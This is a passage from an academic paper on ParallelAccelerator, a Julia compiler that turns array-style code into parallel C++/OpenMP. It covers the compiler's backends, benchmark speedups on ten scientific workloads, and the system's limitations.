The ParallelAccelerator compiler produces executable code from Parallel AST through our CGen backend which outputs C++ OpenMP code. That code is compiled into a native shared library with a standard C++ compiler. ParallelAccelerator creates a proxy function that handles marshalling of arguments and invokes the shared library with Julia's `ccall` mechanism. It is this proxy function that is installed in the code cache.

CGen makes a single depth-first pass over the AST. It uses the following translation strategy for Julia types, parfor nodes, and method invocations. Unboxed scalar types, such as 64-bit integers, are translated to the semantically equivalent C++ type, *e.g.*, `int64_t`. Composite types, such as `Tuples`, become C structs. Array types are translated into reference-counted C++ objects provided by our array runtime. Parfor nodes are lowered into OpenMP

loops with reduction clauses and operators where appropriate. The parfor nodes also contain metadata from the parallel transformation phase that describes the private variables for each loop nest, and these are translated into OpenMP private variables. Finally, there are three kinds of method invocations that CGen has to translate: intrinsics, foreign functions, and other Julia functions. Intrinsics are primitive operations, such as array indexing and arithmetic functions on scalars, and CGen translates these into the equivalent native functions or operators and inlines them at the call sites. Julia calls foreign functions through its `ccall` mechanism, which includes the names of the library and the function to invoke. CGen translates such calls into normal function calls to the appropriate dynamic libraries. Calls to Julia functions, whether part of the standard library or user-defined, cause CGen to add the function to a worklist. When CGen is finished translating the current method, it will translate the first function on the worklist. In this way, CGen recursively translates all reachable Julia functions in a breadth-first order.

CGen imposes certain limitations on the Julia features that ParallelAccelerator supports. There are some Julia features that could be supported in CGen to some degree with additional work, such as string processing and exceptions. More fundamentally, since CGen must declare a single C type for every variable, CGen cannot support Julia union types (including type `Any`), which occur if Julia type inference determines that a particular variable could have different types at different points within a function. Global variables are always type-inferred as `Any` and so are not supported by CGen. CGen also does not support reflection or meta-programming, such as `eval`. Whenever CGen is provided an AST containing unsupported features, CGen prints a message indicating which feature caused translation to fail and installs the original, unmodified AST for the function in the code cache so that the program will still run, albeit unoptimized.

5.3.1 Experimental JGen Backend

We are developing an alternative backend, JGen, that builds on the experimental threading infrastructure provided recently in Julia 0.5. JGen generates Julia task functions for each parfor node in the AST. The arguments to the task function are determined by the parfor's liveness information plus a *range* argument that specifies which portion of the parfor's iteration space the function should perform. The task's body is a nested for loop that iterates through the space and executes the parfor body.

JGen replaces parfor nodes with calls to Julia's threading runtime, specifying the scheduling function, the task, and arguments to the task. The updated AST is stored in the code cache. When it is called, Julia applies its regular LLVM-based compilation pipeline to generate native code. Each Julia thread calls the backend's scheduling function which uses the thread id to perform a static partitioning of the complete iteration space. Alternative implementations such as a dynamic load-balancing scheduler are possible. JGen supports all Julia features.

Code generated by the JGen backend is currently significantly slower (about 2×) than that generated by CGen, due to factors such as C++ compiler support for vectorization that is currently lacking in LLVM. Moreover, the Julia threading infrastructure on which JGen is based is not yet considered ready for production use.[7] Therefore all the performance results we present for ParallelAccelerator in this paper use the CGen backend. However, in the long run, JGen may become the dominant backend for ParallelAccelerator as it is more general.

[7] See `http://julialang.org/blog/2016/10/julia-0.5-highlights`.

Table 1 Description of workloads. The last column shows the compile time for `@acc` functions. This compile-time cost is only incurred the first time that an `@acc`-accelerated function is run during a Julia session, and is not included in the performance results in Figures 8 and 9.

Workload	Description	Input size	Stencil	Comp. time
opt-flow	Horn-Schunck optical flow	5184x2912 image	✓	11s
black-scholes	Black-Scholes option pricing	100M iters		4s
gaussian-blur	Gaussian blur image processing	7095x5322 image, 100 iters	✓	2s
laplace-3d	Laplace 3D 6-point stencil	290x290x290 array, 1K iters	✓	2s
quant	Quantitative option pricing	524,288 paths, 256 steps		9s
boltzmann	2D lattice Boltzmann fluid flow	200x200 grid	✓	9s
harris	Harris corner detection	8Kx8K image	✓	4s
wave-2d	2D wave equation simulation	512x512 array	✓	6s
juliaset	Julia set computation	1Kx1K resolution, 10 iters		4s
nengo	Nengo NEF algorithm	$N_A = 1000$, $N_B = 800$		7s

6 Empirical Evaluation

Our evaluation is based on a small but hopefully representative collection of scientific workloads listed in Table 1. We ran the workloads on a server with two Intel® Xeon® E5-2699 v3 ("Haswell") processors, 128GB RAM and CentOS v6.6 Linux. Each processor has 18 physical cores (36 cores total) with base frequency of 2.3GHz. The cache sizes are 32KB for L1d, 32KB for L1i, 256KB for L2, and 25MB for the L3 cache. The Intel® C++ compiler v15.0.2 compiled the generated code with `-O3`. All results shown are the average of 3 runs (out of 5 runs, first and last runs discarded).

Our speedup results are shown in Figure 8. For each workload, we measure the performance of ParallelAccelerator running in single-threaded mode (labeled "`@acc` (1 thread)") and with multiple threads ("`@acc` (36 threads)"), compared to standard Julia running single-threaded ("Julia (1 thread)"). We used Julia 0.5.0 to run both the ParallelAccelerator and standard Julia workloads.

For all workloads except opt-flow and nengo, we also compare with a MATLAB implementation. The boltzmann, wave-2d, and juliaset workloads are based on previously existing MATLAB code found "in the wild" with minor adjustments made for measurement purposes.[8] For the other workloads, we wrote the MATLAB code. MATLAB runs used version R2015a, 8.5.0.197613. The label "Matlab (1 thread)" denotes runs of MATLAB with the `-singleCompThread` argument. MATLAB sometimes does not benefit from implicit parallelization of vector operations (see boltzmann or wave-2d). For the opt-flow and nengo workloads, we compare with Python implementations, run on version 2.7.10. Finally, for opt-flow, laplace-3d, and quant, expert parallel C/C++ implementations were available for comparison. In the rest of this section, we discuss each workload in detail. Julia and ParallelAccelerator code for all the workloads we discuss is available in the ParallelAccelerator GitHub repository.

[8] The original implementations are: `http://www.exolete.com/lbm` for boltzmann, `https://www.piso.at/julius/index.php/projects/programmierung/13-2d-wave-equation-in-octave` for wave-2d, and `http://www.albertostrumia.it/Fractals/FractalMatlab/Jul.html` for juliaset.




Figure 8 Speedups. Improvements relative to Julia are at the top of each bar. Absolute running times are at the bottom of each bar. Note: This figure is best viewed in color.

6.1 Horn-Schunck optical flow estimation

This is our longest-running workload. It takes two 5184x2912 images (*e.g.*, from a sequence of video frames) as input and computes the apparent motion of objects from one image to the next using the Horn-Schunck method [13]. The implementation in standard Julia[9] ran in 1882s. Single-threaded ParallelAccelerator showed 11.8-fold improvement (160s). Running on 36 threads results in a speedup of 68.9× over standard Julia (27s). For comparison, a highly optimized parallel C++ implementation runs in 22s. That implementation is about 900 lines of C++ and uses a hand-tuned number of threads and handwritten barriers to avoid synchronization after each parallel for loop. With ParallelAccelerator, only 300 lines of code are needed (including three `runStencil` calls). We achieve performance within a factor of two of C++. This suggests it is possible, at least in some cases, to close much of the performance gap between productivity languages and expert C/C++ implementations. We do not show Python results because the Python implementation timed out. If we run on a smaller image size (534x388), then Python takes 1061s, Julia 20s, ParallelAccelerator 2s and C++ 0.2s.

The Julia implementation of this workload consists of twelve functions in two modules, and uses explicit for loops in many places. To port this code to ParallelAccelerator, we added the `@acc` annotation to ten functions using `@acc begin ... end` blocks (omitting the two functions that perform file I/O). In one `@acc`-annotated function, we replaced loops with three `runStencil` calls. For example, the `runStencil` call shown in Figure 6 replaced a 23-line, doubly nested for loop. Elsewhere, we refactored code to use array comprehensions and aggregate array operations in place of explicit loops. These changes tended to shorten the code. However, it is difficult to give a line count of the changes because in the process of porting to ParallelAccelerator, we also refactored the code to take advantage of Julia's support for multiple return values, which simplified the code considerably. We also had to make some modifications to work around ParallelAccelerator's limitations; for example, we moved a nested function to the top level because ParallelAccelerator can only operate on top-level functions within a module. The overall structure of the code remained the same.

Finally, opt-flow is the only workload we investigated in which it was necessary to add some type annotations to compile the code with ParallelAccelerator. In particular, type annotations were necessary for variables used in array comprehensions. Interestingly, though, this is the case only under Julia 0.5.0 and not under the previous version, 0.4.6, which suggests that it is not a fundamental limitation but rather an artifact of the way that Julia currently implements type inference.

6.2 Black-Scholes option pricing model

This workload (described previously in Section 3.1) uses the Black-Scholes model to calculate the prices of European options for 100 million iterations. The Julia version runs in 22s, the single-threaded MATLAB implementation takes 12.8s, and the default MATLAB 7.7s. The gap between the single-threaded Julia and MATLAB running times bears discussion. In Julia, code written with explicit loops is often faster than code written in vectorized style with aggregate array operations.[10] This is in contrast with MATLAB, which encourages writing in vectorized style. We also measured a devectorized Julia version of this workload

[9] For this workload, we show results for Julia 0.4.6, because a performance regression in Julia 0.5.0 caused a large slowdown in the standard Julia implementation that would make the comparison unfair. All other workloads use Julia 0.5.0.

[10] See, *e.g.*, `https://github.com/JuliaLang/julialang.github.com/issues/353` for a discussion.

("Julia (explicit loops, 1 thread)"). As Figure 8 shows, it runs in 15.1s, much closer to single-threaded MATLAB. ParallelAccelerator on one thread gives a 1.7× speedup over the array-style Julia implementation (13.1s), and with 36 threads the running time is 0.5s, a total speedup of 41.6× over Julia and 14.5× over the faster of the two MATLAB versions. Because the original code was already written in array style, this speedup was achieved non-invasively: the only modification necessary to the code was to add an `@acc` annotation.

6.3 Gaussian blur image processing

This workload (described previously in Section 3.2) uses a stencil computation to blur an image using a Gaussian blur. The Julia version runs in 877s, single-threaded MATLAB in 340s, and the default MATLAB in 186s. The ParallelAccelerator implementation uses a single `runStencil` call and takes 38s on one thread, a speedup of 23.3× over Julia. 36-thread parallelism reduces the running time to 1.4s — a total speedup of over 600× over Julia and about 130× over the faster of the two MATLAB versions. The code modification necessary to achieve this speedup was to replace the loop shown in Figure 4 with the equivalent `runStencil` call shown in Figure 5 — an 8-line change, along with adding an `@acc` annotation.

6.4 Laplace 3D 6-point stencil

This workload solves the Laplace equation on a regular 3D grid with simple Dirichlet boundary conditions. The Julia implementation we compare with is written in devectorized style, using four nested for loops. It runs in 148s, outperforming default MATLAB (961s) and single-threaded MATLAB (739s). The ParallelAccelerator implementation uses `runStencil`.

ParallelAccelerator on one thread runs in 24.8s, a speedup of 6× over standard Julia. This running time is roughly equivalent to a simple serial C implementation (24.6s). Running under 36 threads, the ParallelAccelerator implementation takes 5.7s, a speedup of 26× over Julia and 130× over the faster of the two MATLAB versions. An optimized parallel C implementation that uses SSE intrinsics runs in 2.6s. The running time of the ParallelAccelerator version is therefore nearly within a factor of two of highly optimized parallel C. The `runStencil` implementation is very high-level: the body of the function passed to `runStencil` is only one line. The C version requires four nested loops and many calls to intrinsic functions. Furthermore, the C code is less general: each dimension must be a multiple of 4, plus 2. Indeed, this was the reason we chose the problem size of 290x290x290. The ParallelAccelerator implementation, though, can handle arbitrary NxNxN input sizes.

For this example, since the original Julia code was written in devectorized style, the necessary code changes were to replace the loop nest with a single `runStencil` call and to add the `@acc` annotation. We replaced 17 lines of nested for loops with a 3-line `runStencil` call.

6.5 Quantitative option pricing model

This workload uses a quantitative model to calculate the prices of European and American options. An array-style Julia implementation runs in 11.6s. As with black-scholes, we also compare with a Julia version written in devectorized style, which runs 3.7× faster (3.1s). Single-threaded MATLAB and default MATLAB versions run in 5s and 4.3s, respectively. Single-threaded ParallelAccelerator runs in 1.5s. With 36 threads, the running time is 0.09s, a total speedup of 119× over array-style Julia, and 45× over the faster of the two MATLAB versions. For comparison, an optimized parallel C++ implementation written using OpenMP runs in 0.08s. ParallelAccelerator is about 1.3× slower than the parallel C++ version.

Since this workload was already written in array style, and the bulk of the computation takes place in a single function, it should have been easy to port to ParallelAccelerator by adding an `@acc` annotation. However, we encountered a problem in that the `@acc`-annotated function calls the `inv` function (for inverting a matrix) from Julia's linear algebra standard library.[11] We had difficulty compiling `inv` through CGen because Julia has an unusual implementation of linear algebra, making it hard to generate code for most of the linear algebra library functions (except for BLAS library calls, which are straightforward to translate). As a workaround, we wrote our own implementation of `inv` for the `@acc`-annotated code to call, specialized to the array size needed for this workload. With that change, ParallelAccelerator worked well. The need for workarounds like this could be avoided by using the JGen backend described in Section 5.3.1, which supports all of Julia.

6.6 2D lattice Boltzmann fluid flow model

This workload uses the 2D lattice Boltzmann method for fluid simulation. The ParallelAccelerator version uses `runStencil`. The Julia implementation runs in 93s, and single-threaded MATLAB and default MATLAB in 30s and 36s, respectively (making this an example of a workload where MATLAB's default implicit parallelization hurts rather than helps). Single-threaded ParallelAccelerator runs in 6.6s, a speedup of 14× over Julia. With 36 threads we get a further speedup to 0.5s, for a total speedup of 173× over Julia and 56× over the faster of the two MATLAB versions.

This workload is the only one we investigated in which a use of `runStencil` is longer than the code it replaces. The ParallelAccelerator version of the code contains a single 65-line `runStencil` call, replacing a 44-line while loop in the standard Julia implementation.[12] In addition to the replacement of the while loop with `runStencil`, other, smaller differences between the ParallelAccelerator and Julia implementations arose because ParallelAccelerator does not support the transfer of `BitArrays` between C and Julia. Therefore the modifications needed to run this workload with ParallelAccelerator came the closest to being invasive changes of any workload we studied. That said, the code is still recognizably "Julia" and our view is that the resulting 173× speedup justifies the effort.

6.7 Harris corner detection

This workload uses the Harris corner detection method to find corners in an input image. The ParallelAccelerator implementation uses `runStencil`. The Julia implementation runs in 14s; single-threaded MATLAB and default MATLAB run in 10.4s and 8.1s, respectively. The single-threaded ParallelAccelerator version runs in 1.1s, a speedup of 13× over Julia. The addition of 36-thread parallelism results in a further speedup to 0.1s, for a total speedup of 138× over Julia and 80× over the faster of the two MATLAB versions.

The Harris corner detection algorithm is painful to implement without some kind of stencil abstraction. The ParallelAccelerator implementation of this workload uses five `runStencil` calls, each with a one-line function body. The standard Julia code, in the absence of `runStencil`, has a function that computes and returns the application of a stencil to an input 2D array. This function has a similar interface to `runStencil`, but is less general (and, of

[11] See `http://docs.julialang.org/en/stable/stdlib/linalg/#Base.inv`.

[12] That said, the Julia implementation was a direct port from the original MATLAB code, which was written with extreme concision in mind (see `http://exolete.com/lbm/` for a discussion), while the `runStencil` implementation was written with more of an eye toward readability.

course, cannot parallelize as `runStencil` does). Therefore the biggest difference between the ParallelAccelerator and Julia implementations of this workload is that we were able to remove the `runStencil` substitute function from the ParallelAccelerator version, which eliminated over 30 lines of code. The remaining differences between the versions, including addition of the `@acc` annotation, are trivial.

6.8 2D wave equation simulation

This workload is the wave equation simulation described in Section 3.3. The ParallelAccelerator implementation uses `runStencil`. The Julia implementation (4s) outperforms the default MATLAB implementation (4.5s); however, the single-threaded MATLAB implementation runs in 2.6s, making this another case where MATLAB's default implicit parallelization is unhelpful. The single-threaded ParallelAccelerator version runs in 0.5s, a speedup of 8× over Julia. The addition of 36-thread parallelism results in a further speedup to 0.3s, for a total speedup of about 15× over Julia and 10× over the faster of the two MATLAB versions.

The Julia implementation of this workload is a direct port from the MATLAB version and is written in array style, so it is amenable to speedup with ParallelAccelerator without any invasive changes. The only nontrivial modification necessary is to replace the one-line wave equation shown in Section 3.3 with a call to an `@acc`-annotated function containing a `runStencil` call with an equivalent one-line body.

6.9 Julia set computation

This workload computes the Julia set fractal[13] for a given complex constant at a resolution of 1000x1000 for ten successive iterations of a loop. The Julia implementation (9.8s) is written in array style. It outperforms the single-threaded MATLAB version (24s), but is slightly slower than the default MATLAB version (6.9s). On one thread, ParallelAccelerator runs in 6.4s, a speedup of 1.5× over standard Julia. With 36 threads we achieve a further speedup to 3.6s, for a total speedup of 2.7× over Julia and about 2× over the faster of the two MATLAB versions. The only modification needed to the standard Julia code is to add a single `@acc` annotation. The speedup enabled by ParallelAccelerator is modest because each iteration of the loop is dependent on results from the previous iteration, and so ParallelAccelerator is limited to parallelizing array-style operations within each iteration.

6.10 Nengo NEF algorithm

Finally, for our last example we consider a workload that demonstrates poor parallel scaling with ParallelAccelerator. This workload is a demonstration of the Neural Engineering Framework (NEF) algorithm used by Nengo, a Python software package for simulating neural systems [1]. It builds a network from two populations of neurons. We ported the NEF Python code[14] to Julia and attempted to parallelize it with ParallelAccelerator. With an input size of 1000 neurons for the first population and 800 for the second population, the original Python code runs in 78s. We observed an impressive speedup to 0.5s simply by porting the code to Julia. On one thread, the ParallelAccelerator version runs in 0.3s, a 1.9× speedup over standard Julia, but on 36 threads we observed a slowdown to 0.7s.

[13] See `https://en.wikipedia.org/wiki/Julia_set`.
[14] Available at `http://nengo.ca/docs/html/nef_algorithm.html`.




Figure 9 The effects of individual ParallelAccelerator optimizations on a variety of workloads. Speedup after each successive optimization (compared to Julia baseline) is shown at the top of each bar (higher is better). The absolute running times are shown at the bottom of each bar.

The Julia port of the NEF algorithm is about 200 lines of code comprising several functions. For the ParallelAccelerator implementation, we annotated two of the functions with `@acc`, and we replaced roughly 30 lines of code in those functions that had been written using explicit for loops with their array-style equivalents. Doing so led to the modest speedup gained by running with ParallelAccelerator on one thread. However, this workload offers little opportunity for parallelization with ParallelAccelerator, although it might be possible to obtain better results on a different problem size or with fewer threads.

6.11 Impact of Individual Optimizations

Figure 9 shows a breakdown of the effects of parallelism and individual optimizations implemented by our compiler. The leftmost bar in each plot (labeled "Julia (1 thread)") shows standard Julia running times, for comparison. The second bar ("`@acc` (1 thread, no optimizations)") shows running time for ParallelAccelerator with `OMP_NUM_THREADS=1` and optimizations disabled. The difference between the first and second bars in each plot illustrates the impact of avoiding the run-time overhead of allocation and management of arrays for intermediate computations and checking array access bounds. As the figure shows, the difference can be substantial. This is due to the lack of optimization for array-style code in the Julia compiler. The third bar in each plot ("+Parallelization") shows the impact of enabling parallel execution with `OMP_NUM_THREADS=36`. Again, the benefits are usually noticeable. The last three bars in each plot ("+Fusion", "+Hoisting", "+Vectorization") each cumulatively add an additional compile-time optimization. For many workloads, these optimizations have no significant impact or even a slight negative impact. Some workloads, such as opt-flow and gaussian-blur, see a noticeable speedup from vectorization. For opt-flow, black-scholes, and quant there is a noticeable speedup from fusion. In general, the usefulness of these optimizations depends on the application, but the performance to be gained from them appears small in comparison to the improvement we see from parallelization and run-time overhead elimination.

7 Limitations and Future Work

While we are confident that the reported results and claimed benefits of ParallelAccelerator will generalize to other workloads and other languages, we do acknowledge the following limitations and opportunities to extend our work.

- **Workloads:** Our empirical evaluation is limited in size to the workloads we were able to obtain or write ourselves. A larger set of programs would increase confidence in the applicability and generality of the approach. We considered porting more MATLAB or R codes to Julia, as they are often naturally vectorized, but the differences in semantics of the base libraries complicates that task. It turned out that each program in our benchmark suite represented substantial work. Larger programs in terms of code size would also help validate the scalability of the compilation strategy. We intend to engage with the Julia community to port more Julia code currently written with loops to the array style supported by ParallelAccelerator.
- **Programming model:** ParallelAccelerator only parallelizes programs that are written in array style; it will not touch explicit loops. Thus it is less suitable for certain applications, for instance, string and graph processing applications that use pointers. Additionally, the ParallelAccelerator compiler must be able to statically resolve all operations being invoked. For this it needs to have fairly accurate approximations of the types of every value.

Furthermore, some reflective operations cannot be invoked within an `@acc`-annotated function. We can generalize the ParallelAccelerator strategy to accept more programming styles, although automatic parallelization may be more challenging. As for the type specialization, it has worked surprisingly well so far. We hypothesize that the kinds of array codes we work with do not use complex types for performance reasons. They tend to involve arrays of primitives as programmers try to match what will run fast on the underlying hardware. One of the reasons why allocation and object operations are currently not supported is that ParallelAccelerator was originally envisioned as running on GPUs or other accelerators with a relatively limited programming model, but for CPUs, we could relax that restriction.

- **Code bloat:** The aggressive specialization used by ParallelAccelerator has the potential for massive code bloat. This could occur if `@acc`-annotated functions were called with many distinct sets of argument types. We have not witnessed it so far, but it could be a problem and would require a smarter specialization strategy. The aggressive specialization may lead to generating many native functions that are mostly similar. Instead of generating a new function for each new type signature, we could try to share the same implementation for signatures that behave similarly.
- **User feedback:** There is currently limited feedback when ParallelAccelerator fails to parallelize code (*e.g.*, due to union types for some variables). While the code will run, users will see a warning message and will not see the expected speedups. Unlike invasive DSLs, with additional work we can map parallelization failures back to statements in the Julia program. We are considering how to provide better diagnostic information.
- **Variability:** The benefits of parallelization depend on both the algorithm and the target parallel architecture. For simplicity, we assume a shared-memory machine without any communication cost and parallelize all implicitly parallel operations. However, this can result in poor performance. For example, parallel distribution of array elements across operations can be inconsistent, which can have expensive communication costs (*i.e.*, cache line exchange). We are considering how to expose more tuning parameters to the user.

8 Conclusion

Typical high-performance DSLs require the use of a dedicated compiler and runtime for users to use the domain-specific language features. Unfortunately, DSLs often face challenges that limit their widespread adoption, such as a steep learning curve, functionality cliffs, and a lack of robustness. Addressing these shortcomings requires significant engineering effort. Our position is that designing and implementing a DSL is difficult enough without having to tackle these additional challenges. Instead, we argue that implementors should focus only on providing high-level abstractions and a highly optimizing implementation, but users of the DSL should enjoy rapid development and debugging, using familiar tools on the platform of their choice. This is where the ability to disable the ParallelAccelerator compiler during development and then enable it again at deployment time comes in: it allows us to offer users high performance and high-level abstractions while still giving them an easy way to sidestep problems of compilation time, robustness, debuggability, and platform availability.

In conclusion, ParallelAccelerator is a non-invasive DSL because it does not require wholesale changes to the programming model. It allows programmers to write high-level, high-performance array-style code in a general-purpose productivity language by identifying implicit parallel patterns in the code and compiling them to efficient native code. It also

eliminates many of the usual overheads of high-level array languages, such as intermediate array allocation and bounds checking. Our results demonstrate considerable speedups for a number of scientific workloads. Since ParallelAccelerator programs can run under standard Julia, programmers can develop and debug their code using a familiar environment and tools. ParallelAccelerator also demonstrates that with a few judicious design decisions, scientific codes written in dynamic languages can be parallelized. While it may be the case that scientific codes are somewhat more regular in their computational kernels than general-purpose codes, our experience with ParallelAccelerator was mostly positive: there were very few cases where we needed to add type annotations or where the productivity-oriented aspects of the Julia language prevented our compiler from doing its job. This is encouraging as it suggests that dynamism and performance need not be mutually exclusive.

Acknowledgments. Anand Deshpande and Dhiraj Kalamkar wrote the parallel C version of laplace-3d. Thanks to our current and former colleagues at Intel and Intel Labs who contributed to the design and implementation of ParallelAccelerator and to the collection of workloads we studied: Raj Barik, Neal Glew, Chunling Hu, Victor Lee, Geoff Lowney, Paul Petersen, Hongbo Rong, Jaswanth Sreeram, Leonard Truong, and Youfeng Wu. Thanks to the Julia Computing team for their encouragement of our work and assistance with Julia internals.

References

1 The Nengo neural simulator, 2016. URL: `http://nengo.ca`.

